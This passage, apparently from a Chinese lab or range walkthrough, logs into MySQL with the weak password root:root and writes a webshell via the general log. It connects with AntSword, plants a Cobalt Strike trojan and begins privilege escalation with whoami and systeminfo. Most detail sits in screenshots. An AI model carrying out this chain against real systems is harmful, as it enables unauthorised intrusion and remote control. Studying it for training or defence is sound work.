
继续使用root:root弱口令

成功登录
查看当前数据库用户是谁

是root用户
那大概率可以通过mysql来getshell
我们通过日志来写shell
1 | show variables like "general_log%";#查找日志 |
此时我们访问shell.php
并构造post

成功执行命令
使用蚁剑来连接

成功连接
上线cs
在kali上面启动cs服务器

用本机启动cs的客户端并连接服务器

使用cs生成一个木马并传入到目标机器上执行
在此之前我们先要创建一个监听器

创建木马


将生成的木马传到目标主机上并执行


执行成功 主机上线cs成功
提权
我们看看这台主机的信息
我们可以现在webshell上面执行看看
1 | whoami |

当前用户是管理员用户
我们的目标是提升到system用户
1 | systeminfo |
